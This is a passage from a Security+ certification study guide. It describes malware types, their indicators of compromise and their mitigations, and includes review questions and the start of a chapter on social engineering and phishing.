


FIGURE 3.1 Trojan application download and infection process

An example of this type of malware is the Triada Trojan, which is often distributed in the guise of a modified, feature-enhanced WhatsApp version. When the application is launched, the Trojan gathers information about the host device including device IDs, subscriber IDs, and the device's hardware address. This information is used to register the device with a remote server. With that information ready, the Trojan is downloaded, decrypted, and run, allowing further actions to take place depending on what the malicious actor wants to occur. Those activities include everything from displaying ads to signing up for paid subscriptions to services.

Indicators of compromise for Trojans often include:

- Signatures for the specific malware applications or downloadable files
- Command and control system hostnames and IP addresses
- Folders or files created on target devices



A full writeup about the Triada Trojan that was deployed via modified WhatsApp versions can be found at:

<https://securelist.com/triada-trojan-in-whatsapp-mod/103679>

And additional detail can be found here:

<https://securelist.com/malicious-whatsapp-mod-distributed-through-legitimate-apps/107690>

In addition to traditional Trojans, remote access Trojans (RATs) provide attackers with remote access to systems. Some legitimate remote access tools are used as RATs, which can make it difficult to identify whether a tool is a legitimate remote support tool or a tool being used for remote access by an attacker. Antimalware tools may also cause false positives when they find remote access tools that may be used as RATs, but disabling this detection can then result in RATs not being detected. Security practitioners often combat Trojans and RATs using a combination of security awareness training to encourage users not to download untrusted

software and antimalware or endpoint detection and response (EDR) tools that detect Trojan and RAT-like behavior and known malicious files.

Mitigation practices for Trojans typically starts with awareness practices that help ensure that downloading and running Trojans are less likely. Controlling the software and applications that users can acquire can be a helpful option in many cases, but is often balanced with the need to allow for flexibility for users. Anti-malware, EDR, and other tools used to identify and stop malicious software from running or which can discover it based on behavior and stop it are also commonly used as a final line of defense.

Bots, Botnets, and Command and Control

Many types of malware use command and control (C&C) techniques and systems to allow attackers to tell them what to do. These groups of systems that are under central command are called *botnets*, and individual systems are called *bots*.

C&C increasingly uses encrypted HTTP connections, which are then used to connect to a frequently changing set of remote hosts to attempt to avoid observation, but use of Internet Relay Chat (IRC) via port 6667 and similar techniques remain popular too. As a defender you'll need to know how to search for C&C communications and to identify why a system reaching out to unknown hosts may be a sign of a system you're responsible for being part of a botnet.

Worms

Unlike Trojans that require user interaction, *worms* spread themselves. While worms are often associated with spreading via attacks on vulnerable services, any type of spread via automated means is possible, meaning that worms can spread via email

attachments, network file shares, vulnerable devices like IoT (Internet of Things) and phones, or other methods as well. Worms also self-install, rather than requiring users to click on them, making them quite dangerous.

Stuxnet: Nation-State-Level Worm Attacks

The 2010 Stuxnet attack is generally recognized as the first implementation of a worm as a cyber weapon. The worm was aimed at the Iranian nuclear program, and copied itself to thumb drives to bypass air-gapped (physically separated systems without a network connection) computers. Stuxnet took advantage of a number of advanced techniques for its time, including using a trusted digital certificate, searching for specific industrial control systems (ICSs) that were known to be used by the Iranian nuclear program, and specific programming to attack and damage centrifuges while providing false monitoring data to controllers to ensure that the damage would not be noticed until it was too late.

While Stuxnet was specifically designed to bypass physically separated networks, firewalls and network-level controls remain one of the best ways to mitigate worm attacks. If compromised devices cannot communicate with other vulnerable devices, the infection can't spread!

You can read about Stuxnet in more depth at

www.wired.com/2014/11/countdown-to-zero-day-stuxnet

<https://spectrum.ieee.org/the-real-story-of-stuxnet>

An example of a modern worm is Raspberry Robin, a worm that is used as part of pre-ransomware activity. Raspberry Robin's spread was initially through infected USB drives using a LNK file. Once running, it uses built-in Windows tools to accomplish further tasks and to obtain persistency, ensuring it will survive past reboots.

Common IoCs for worms like Raspberry Robin include:

- Known malicious files
- Downloads of additional components from remote systems
- Command and control contact to remote systems
- Malicious behaviors using system commands for injection and other activities, including use of cmd.exe, msieexec.exe, and others
- Hands-on-keyboard attacker activity



Microsoft provides a detailed write-up of the Raspberry Robin worm, including recommendations for defensive actions to be taken, at

www.microsoft.com/en-us/security/blog/2022/10/27/raspberry-robin-worm-part-of-larger-ecosystem-facilitating-pre-ransomware-activity

Mitigating worm infections frequently starts with effective network-level controls focused on preventing infection traffic. Firewalls, IPS devices, network segmentation, and similar controls are the first layer of defense. Patching and configuring services to limit attack surfaces is also a best practice for preventing worms. After an infection responses may include use of antimalware, EDR, and similar tools to stop and potentially remove infections. Depending on the complexity of the malware, removal may be nearly impossible, and as with many types of malware reinstallation or resetting to original firmware may be required for some devices.

Spyware

Spyware is malware that is designed to obtain information about an individual, organization, or system. Various types of spyware exist, with different types of information targeted by each. Many spyware packages track users' browsing habits, installed software, or similar information and report it back to central servers. Some spyware is relatively innocuous, but malicious spyware exists that targets

sensitive data, allows remote access to web cameras, or otherwise provides illicit or undesirable access to the systems it is installed on. Spyware is associated with identity theft and fraud, advertising and redirection of traffic, digital rights management (DRM) monitoring, and with *stalkerware*, a type of spyware used to illicitly monitor partners in relationships.

Spyware is most frequently combated using antimalware tools, although user awareness can help prevent the installation of spyware that is included in installers for software (thus acting as a form of Trojan), or through other means where spyware may appear to be a useful tool or innocuous utility.

Spyware comes in many forms, which means that its IoCs can be very similar to other malicious software types. Common examples of spyware IoCs include:

- Remote-access and remote-control-related indicators
- Known software file fingerprints
- Malicious processes, often disguised as system processes
- Injection attacks against browsers

Since spyware uses techniques from other types of malware, defining software as spyware typically requires understanding its use and motivations rather than just its behavior. Thus, spyware may use Trojan, worm, or virus-style propagation methods in some cases, but the intent is to gather information about a user or system, with the methods used being less important than the goal.

Mitigation practices for spyware focus on awareness, control of the software that is allowed on devices and systems, and antispyware capabilities built into antimalware tools. Since spyware is generally perceived as less of a threat than many types of malware, it is commonly categorized separately and may require specific configuration to identify and remove it.



An example of a commercialized spyware tool is NSO Group's Pegasus spyware tool. Amnesty International provides a thorough write-up of indicators and actions taken by Pegasus here:

www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus

Bloatware

If you have ever purchased a new computer and discovered preinstalled applications that you didn't want on it, you've encountered *bloatware*. The term bloatware is an all-encompassing term used to describe unwanted applications installed on systems by manufacturers. They may be part of a commercial relationship the manufacturer has, they may be programs the manufacturer themselves provide, or they may come later and be part of installer packages for other applications.

Unlike the other malicious software categories listed in this chapter, bloatware isn't usually intentionally malicious. It may, however, be poorly written, may call home with information about your system or usage, or may prove to be vulnerable to exploitation, adding another attack surface to otherwise secure devices. Uninstalling bloatware or using a clean operating system image are common practices for organizations as well as individuals.

Since bloatware isn't really malicious software, it isn't typically associated with IoCs. Instead it should simply be removed to prevent issues—including simply taking up disk space, memory, and CPU cycles without providing any benefit. Mitigation techniques for bloatware focus on awareness and uninstallation or removal of the software.

Exam Note

The Security+ exam outline calls out spyware and bloatware, but they can sometimes be difficult to tell apart since manufacturers who install bloatware often have call-home functionality built into the bloatware. The key differentiator is that spyware's primary intention is to gather information about the user, their use of the system and Internet, and the configuration of the system, whereas bloatware is simply unwanted programs.

Viruses

Computer viruses are malicious programs that self-copy and self-replicate once they are activated. Unlike worms, they don't spread themselves via vulnerable services and networks. Viruses require one or more infection mechanisms that they use to spread themselves, like copying to a thumb drive or network share, and that mechanism is typically paired with some form of search capability to find new places to spread to once they are run. Viruses also typically have both a *trigger*, which sets the conditions for when the virus will execute, and a *payload*, which is what the virus does, delivers, or the actions it performs. Viruses come in many varieties, including:

- Memory-resident viruses, which remain in memory while the system of the device is running
- Non-memory-resident viruses, which execute, spread, and then shut down
- Boot sector viruses, which reside inside the boot sector of a drive or storage media
- Macro viruses, which use macros or code inside word processing software or other tools to spread
- Email viruses that spread via email either as email attachments or as part of the email itself using flaws inside email clients

Fileless virus attacks are similar to traditional viruses in a number of critical ways. They spread via methods like spam email and malicious websites and exploit flaws in browser plug-ins and web browsers themselves. Once they successfully find a way into a system, they inject

themselves into memory and conduct further malicious activity, including adding the ability to reinfect the system via the same process at reboot through a Registry entry or other technique. At no point do they require local file storage, as they remain memory resident throughout their entire active life—in fact, the only stored artifact of many fileless attacks would be the artifacts of their persistence techniques like the Registry entry shown in [Figure 3.2](#).




FIGURE 3.2 Fileless virus attack chain

As you might expect from the infection flow diagram in [Figure 3.2](#), fileless attacks require a vulnerability to succeed, so ensuring that browsers, plug-ins, and other software that might be exploited by attackers are up to date and protected can prevent most attacks. Using antimalware tools that can detect unexpected behavior from scripting tools like Microsoft PowerShell can also help stop fileless viruses. Finally, network level defenses like intrusion prevention systems (IPSS), as well as reputation-based protection systems can prevent potentially vulnerable systems from browsing known malicious sites.

IoCs related to viruses are often available in threat feeds from organizations like VirusTotal, where recently discovered viruses and their behaviors are analyzed and indexed to create IoC feeds. You can find examples of VirusTotal's crowdsourced YARA rules in their support article about their community YARA feed dashboard at <https://support.virustotal.com/hc/en-us/articles/9853517705117-Crowdsourced-YARA-rules-dashboard>.

Mitigation for viruses includes both awareness that helps to prevent users from clicking on and activating viruses as well as antimalware tools that can detect them and prevent them both on-disk and in-memory or as they are being executed. Removal varies, with some

viruses easy to remove using antimalware tools or dedicated, virus-specific utilities while some may require more significant action.



NOTE Removing malware can be a challenging task. It can be nearly impossible to determine if every part of a complex infection has been removed. Although it may be tempting to rely on your antivirus or other security tools to remove the infection, that often isn't sufficient.

Due to this, many organizations have a standard practice of wiping the drive of an infected machine and restoring it from a known good backup or reinstalling/reimaging it. While there are some scenarios where even that won't be enough, such as with BIOS/UEFI resident malware, in most common scenarios a complete wipe and reinstallation or reimaging will ensure the malware is gone.

Keyloggers

Keyloggers are programs that capture keystrokes from a keyboard, although keylogger applications may also capture other input such as mouse movement, touchscreen inputs, or credit card swipes from attached devices. Keyloggers work in a multitude of ways, ranging from tools that capture data from the kernel, via APIs or scripts, or even directly from memory. Regardless of how they capture data, the goal of a keylogger is to capture user input to be analyzed and used by an attacker.

Preventing software keylogging typically focuses on normal security best practices to ensure that malware containing a keylogger is not installed, including patching and systems management, as well as use of antimalware tools. Since many keyloggers are aimed at acquiring passwords, use of multifactor authentication can help limit the impact of a keylogger, even if it cannot defeat the keylogger itself.

In more complex security environments where underlying systems

cannot be trusted, use of bootable USB drives can prevent use of a potentially compromised underlying operating system.

Much like other malicious software intended to gather information, IoCs related to keyloggers are commonly:

- File hashes and signatures
- Exfiltration activity to command and control systems
- Process names
- Known reference URLs

An example of an analysis of keylogger delivery campaign via PDFs can be found at www.socinvestigation.com/pdf-campaign-delivering-snake-keylogger.



In addition to the software-based keyloggers we discussed here, hardware keyloggers are also available and inexpensive. The authors of this book have encountered them on college campuses where students tried to acquire (and in some cases succeeded) credentials for their instructors so that they could change their grades.

Logic Bombs

Logic bombs, unlike the other types of malware described here, are not independent malicious programs. Instead, they are functions or code placed inside other programs that will activate when set conditions are met. Some other types of malware may use this type of code as part of their function as well. While relatively rare compared to other types of malware, logic bombs are a consideration in software development and systems management, and can have a significant impact if they successfully activate.

Since logic bombs are found in code, IoCs for logic bombs are less common—they require analysis of the code or logic in the application,

meaning that mitigation processes are also primarily focused on code review.

Analyzing Malware

A number of techniques are commonly used to analyze malware:

- Online analysis tools like VirusTotal can be used to check whether the malware is a known tool and to see what it is identified as by multiple AV tools.
- Sandbox tools can be used to analyze malware behavior in a protected environment.
- Manual code analysis is common, particularly with scripts and interpreted code like Python and Perl.
- Malware can be analyzed using tools like `strings` to look for recoverable artifacts that may be useful for the analysis

Many other tools and techniques are used to analyze malicious code and software, but these are a good starting point for security analysts who need to determine whether a given executable or block of code might be malicious.

Rootkits

Rootkits are malware that is specifically designed to allow attackers to access a system through a backdoor. Many modern rootkits also include capabilities that work to conceal the rootkit from detection through any of a variety of techniques, ranging from hooking filesystem drivers to ensure that users cannot see the rootkit files to infecting startup code in the Master Boot Record (MBR) of a disk, allowing attacks against full-disk encryption systems.

Rootkit detection can be challenging, because a system infected with malware like this cannot be trusted. That means that the best way to detect a rootkit is to test the suspected system from a trusted system or

device. In cases where that isn't possible, rootkit detection tools look for behaviors and signatures that are typical of rootkits. Techniques like integrity checking and data validation against expected responses can also be useful for rootkit detection, and anti-rootkit tools often use a combination of these techniques to detect complex rootkits.

Once a rootkit is discovered, removal can be challenging. While some antimalware and anti-rootkit tools are able to remove specific rootkits, the most common recommendation whenever possible is to rebuild the system or to restore it from a known good backup. As virtual machines, containers, system imaging, and software-defined environments have become more common, this has simplified restoration processes, and in many cases may be as fast, or faster than ensuring that a system infected with a rootkit has been properly and fully cleaned.



Some rootkits are intentionally installed, either as part of DRM systems or as part of anti-cheating toolkits for games, or because they are part of a tool used to defeat copy protection mechanisms. While these tools are technically rootkits, you will normally be focused on tools used by malicious actors instead of intentional installation for purposes like these.

Like many of the other malware types, the best way to prevent rootkits is to use normal security practices, including patching, use of secure configurations, and ensuring that privilege management is used. Tools like Secure Boot and techniques that can validate live systems and files can also be used to help prevent rootkits from being successfully installed or remaining resident.

Common IoCs for rootkits include:

- File hashes and signatures
- Command and control domains, IP addresses, and systems
- Behavior-based identification like the creation of services,

executables, configuration changes, file access, and command invocation

- Opening ports or creation of reverse proxy tunnels

An example of a rootkit used on automatic teller machines (ATMs) with example indicators can be found here:

www.socinvestigation.com/unc2891-atm-rootkit-mandiant-advanced-practices-team-tracks-latest-indicators

Since rootkits are specifically designed to avoid detection, mitigation can be particularly challenging. While antimalware and similar tools can sometimes gain an edge in detecting rootkits, detection and removal can be difficult to ensure. Preventing rootkits from being installed by taking proactive action to secure systems and prevent malicious activity is a key element of rootkit mitigation.



NOTE Since rootkits often invade operating systems and use hooks to make the operating system help hide them, one technique that can help to find them is to remove the drive and connect it to another system. This means that the infected operating system won't be running and that the tool may be revealed. Similar techniques can be accomplished through system images or snapshots of virtual machines.

Summary

Security professionals need to be aware of the most common forms of malware. This includes understanding how to identify common indicators of malicious activity related to malware attacks and malware itself.

The Security+ exam objectives focus on a few different types of malware. These include ransomware, which most frequently targets victims by encrypting files and holding them for ransoms paid via cryptocurrency. Trojans are malware that is disguised to look like

legitimate software but that takes malicious action once downloaded and run.

Worms are malware that spread themselves on networks via vulnerable services, email, or file shares. Viruses are similar but only infect local systems and often require user action like running an application to infect a system.

Spyware is malicious software that is intended to gather information about users, systems, and networks. It then sends that information back to remote systems or command and control servers. Keyloggers are a specialized type of spyware that capture keystrokes, allowing malicious actors to know what you've typed. Keyloggers exist in both software and hardware form, although the Security+ exam focuses on them as malware.

Rootkits are used to retain access to a system and are commonly part of an attacker's toolkits as well as being used together with other malware to help keep a foothold on a compromised system. Rootkits are designed to conceal malicious action and to counter protective measures like antivirus, antimalware, and endpoint detection and response tools.

Logic bombs are code that executes under a specific condition or conditions, taking unwanted action. Unlike the other malware on this list, logic bombs typically need to be identified by reviewing source code or scripts.

Bloatware is simply unwanted software installed on systems by vendors or as part of software packages. Bloatware takes up resources like disk space, memory, and CPU cycles. It isn't truly malicious software but is often vulnerable to attack and can allow actual malicious software to gain access to systems. Bloatware is typically removed by uninstalling it.

Finally, there are many ways to fight malware, from antivirus and endpoint detection and response tools to configuration and patching. Awareness is often the most effective tool in an organization's arsenal as it can help prevent attacks, can allow responses to occur more quickly, and can help limit the impact of human mistakes throughout

malware life cycles and attacks.

Exam Essentials

Understand and explain the different types of malware..

Malware includes ransomware, Trojans, worms, spyware, bloatware, viruses, keyloggers, logic bombs, and rootkits. Each type of malware has distinctive elements, and security analysts need to know what identifies each type of malware, how to identify it, what controls are commonly deployed against it, and what to do if you encounter it.

Explain common indicators of malicious activity associated with malware types. Indicators of compromise associated with malware vary based on the type of malware and how it is designed and used. Common examples of IoCs associated with malware include command and control (C&C) traffic patterns, IP addresses, hostnames, and domains. Use of system utilities in unexpected ways, lateral movement between systems, creation of files and directories, encryption of files, and data exfiltration are also commonly seen, particularly with Trojans and rootkits. Signatures for malware are commonly used to identify specific files associated with given malware packages although malware writers use defensive techniques intended to make this harder.

Understand the methods to mitigate malware. Malware may require specialized techniques and processes to remove it or to deal with the impact of the malware. Techniques range from manual removal to the use of tools to identify and remove malicious files, and often rely on reinstallation of a system or restoration from a known good backup to ensure all malware is removed.

Review Questions

1. Ryan wants to prevent logic bombs created by insider threats from impacting his organization. What technique will most effectively limit the likelihood of logic bombs being put in place?
 - A. Deploying antivirus software

- B. Using a code review process
 - C. Deploying endpoint detection and response (EDR) software
 - D. Disabling autorun for USB drives
2. Yasmine believes that her organization may be dealing with an advanced rootkit and wants to write IoC definitions for it. Which of the following is not likely to be a useful IoC for a rootkit?
- A. File hashes
 - B. Command and control domains
 - C. Pop-ups demanding a ransom
 - D. Behavior-based identifiers
3. Nathan works at a school and notices that one of his staff appears to have logged in and changed grades for a single student to higher grades, even in classes that staff member is not responsible for. When asked, the staff member says that they did not perform the action. Which of the following is the most likely way that a student could have gotten access to the staff member's password?
- A. A keylogger
 - B. A rootkit
 - C. Spyware
 - D. A logic bomb
4. Amanda notices traffic between her systems and a known malicious host on TCP port 6667. What type of traffic is she most likely detecting?
- A. Command and control
 - B. Spyware
 - C. A worm
 - D. A hijacked web browser
5. Mike discovers that attackers have left software that allows them to have remote access to systems on a computer in his company's

network. How should he describe or classify this malware?

- A. A worm
 - B. Crypto malware
 - C. A trojan
 - D. A backdoor
6. What is the primary impact of bloatware?
- A. Consuming resources
 - B. Logging keystrokes
 - C. Providing information about users and devices to third parties
 - D. Allowing unauthorized remote access
7. What type of malware is used to gather information about a user's browsing habits and system?
- A. A Trojan
 - B. Bloatware
 - C. Spyware
 - D. A rootkit
8. Matt uploads a malware sample to a third-party malware scanning site that uses multiple antimalware and antivirus engines to scan the sample. He receives multiple different answers for what the malware package is. What has occurred?
- A. The package contains more than one piece of malware.
 - B. The service is misconfigured.
 - C. The malware is polymorphic and changed while being tested.
 - D. Different vendors use different names for malware packages.
9. Nancy is concerned that there is a software keylogger on the system she's investigating. What best describes data that may have been stolen?

- A. All files on the system
 - B. All keyboard input
 - C. All files the user accessed while the keylogger was active
 - D. Keyboard and other input from the user
10. A system in Elaine's company has suddenly displayed a message demanding payment in Bitcoin and claiming that the data from the system has been encrypted. What type of malware has Elaine likely encountered?
- A. Worms
 - B. A virus
 - C. Ransomware
 - D. Rootkit
11. Rick believes that a system he is responsible for has been compromised with malware that uses a rootkit to obtain and retain access to the system. When he runs an antimalware tool's scanner, the system doesn't show any malware. If he has other data that indicates the system is infected, what should his next step be if he wants to determine what malware may be on the system?
- A. Rerun the antimalware scan.
 - B. Mount the drive on another system and scan it that way.
 - C. Disable the system's antivirus because it may be causing a false negative.
 - D. The system is not infected and he should move on.
12. A recently terminated developer from Jaya's organization has contacted the organization claiming that they left code in an application that they wrote that will delete files and bring the application down if they are not employed by the company. What type of malware is this?
- A. Ransomware

- B. Extortionware
 - C. A logic bomb
 - D. A Trojan
13. Selah wants to ensure that malware is completely removed from a system. What should she do to ensure this?
- A. Run multiple antimalware tools and use them to remove all detections.
 - B. Wipe the drive and reinstall from known good media.
 - C. Use the delete setting in her antimalware software rather than the quarantine setting.
 - D. There is no way to ensure the system is safe and it should be destroyed.
14. What is the key difference between a worm and a virus?
- A. What operating system they run on
 - B. How they spread
 - C. What their potential impact is
 - D. The number of infections
15. Ben wants to analyze Python code that he believes may be malicious code written by an employee of his organization. What can he do to determine if the code is malicious?
- A. Run a decompiler against it to allow him to read the code
 - B. Open the file using a text editor to review the code
 - C. Test the code using an antivirus tool
 - D. Submit the Python code to a malware testing website
16. Which of the following defenses is most likely to prevent Trojan installation?
- A. Installing patches for known vulnerabilities
 - B. Preventing downloads from application stores

- C. Preventing the use of USB drives
 - D. Disabling autorun from USB drives
17. Jason's security team reports that a recent WordPress vulnerability seems to have been exploited by malware and that their organization's entire WordPress service cluster has been infected. What type of malware is most likely involved if a vulnerability in the software was exploited over the network?
- A. A logic bomb
 - B. A Trojan
 - C. A worm
 - D. A rootkit
18. Hui's organization recently purchased new Windows computers from an office supply store. The systems have a number of unwanted programs on them that load at startup that were installed by the manufacturer. What type of software is this?
- A. Viruses
 - B. Trojans
 - C. Spyware
 - D. Bloatware
19. What type of malware connects to a command and control system, allowing attackers to manage, control, and update it remotely?
- A. A bot
 - B. A drone
 - C. A vampire
 - D. A worm
20. Randy believes that a system that he is responsible for was infected after a user picked up a USB drive and plugged it in. The user claims that they only opened one file on the drive to see who might own it. What type of malware is most likely involved?

- A. A virus
- B. A worm
- C. A trojan
- D. A spyware tool

Chapter 4

Social Engineering and Password Attacks

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

- ✓ Domain 2.0: Threats, Vulnerabilities, and Mitigations**
 - 2.2. Explain common threat vectors and attack surfaces.
 - Human vectors/social engineering (Phishing, Vishing, Smishing, Misinformation/disinformation, Impersonation, Business email compromise, Pretexting, Watering hole, Brand impersonation, Typosquatting).
 - 2.4. Given a scenario, analyze indicators of malicious activity.
 - Password attacks (Spraying, Brute force)

Social engineering techniques focus on the human side of information security. Using social engineering techniques, security professionals and attackers can accomplish a variety of tasks ranging from acquiring information to gaining access to buildings, systems, and networks.

This chapter explores social engineering techniques and related practices, from phishing to typosquatting. We discuss the principles that underlie social engineering attacks, as well as how modern influence campaigns use social engineering concepts and social media to sway opinions and reactions. Social engineering and phishing attacks often precede password attacks, and later in this chapter you will review password attack methods like brute-force attacks and password spraying.

Social Engineering and Human Vectors

Social engineering is the practice of manipulating people through a variety of strategies to accomplish desired actions. Social engineers work to influence their targets to take actions that they might not otherwise have taken.

A number of key principles are leveraged to successfully social engineer an individual. Although the list of principles and their names vary depending on the source you read, a few of the most common are:

- Authority, which relies on the fact that most people will obey someone who appears to be in charge or knowledgeable, regardless of whether or not they actually are. A social engineer using the principle of authority may claim to be a manager, a government official, or some other person who would have authority in the situation they are operating in.
- Intimidation relies on scaring or bullying an individual into taking a desired action. The individual who is targeted will feel threatened and respond by doing what the social engineer wants them to do.
- Consensus-based social engineering uses the fact that people tend to want to do what others are doing to persuade them to take an action. A consensus-based social engineering attack might point out that everyone else in a department had already clicked on a link, or might provide fake testimonials about a product making it look safe. Consensus is called “social proof” in some categorization schemes.
- Scarcity is used for social engineering in scenarios that make something look more desirable because it may be the last one available.
- Familiarity-based attacks rely on you liking the individual or even the organization the individual is claiming to represent.
- Trust, much like familiarity, relies on a connection with the individual they are targeting. Unlike with familiarity, which relies on targets thinking that something is normal and thus familiar, social engineers who use this technique work to build a connection with their targets so that they will take the actions that

they want them to take.

- Urgency relies on creating a feeling that the action must be taken quickly due to some reason or reasons.

You may have noticed that each of these social engineering principles works because it causes the target to react to a situation and that many make the target nervous or worried about a result or scenario. Social engineering relies on human reactions, and we are most vulnerable when we are responding instead of thinking clearly.

Many, if not most, social engineering efforts in the real world combine multiple principles into a single attack. If a penetration tester calls, claiming to be a senior leader's assistant in another part of your company (thus leading authority and possibly familiarity responses), and then insists that that senior leader has an urgent need (urgency) and informs their target that they could lose their job if they don't do something immediately (intimidation), they are more likely to be successful in many cases than if they only used one principle. A key part of social engineering is understanding the target, how humans react, and how stress reactions can be leveraged to meet a goal.

Exam Note

The Security+ exam doesn't expect you to be able to categorize attacks based on the principles they rely on, but those principles are extremely helpful as a tool to think about why an attack might succeed and how it can be prevented or limited.

Social Engineering Techniques

Social engineering involves more than the principles you just read. There are both technical and nontechnical attacks that leverage those principles to get results that are desired by both attackers and penetration testers. As a security professional, you need to be aware of these techniques, what they involve, and what makes each of them different from the others.

Phishing

Phishing is a broad term used to describe the fraudulent acquisition of information, often focused on credentials like usernames and passwords, as well as sensitive personal information like credit card numbers and related data. Phishing is most often done via email, but a wide range of phishing techniques exist, including things like *smishing*, which is phishing via SMS (text) messages, and *vishing*, or phishing via telephone.

Specific terms are also used for specific targeting of phishing attempts. *Spear phishing* targets specific individuals or groups in an organization in an attempt to gather desired information or access. *Whaling*, much like spear phishing, targets specific people, but whaling is aimed at senior employees like CEOs and CFOs—“big fish” in the company, thus the term whaling.

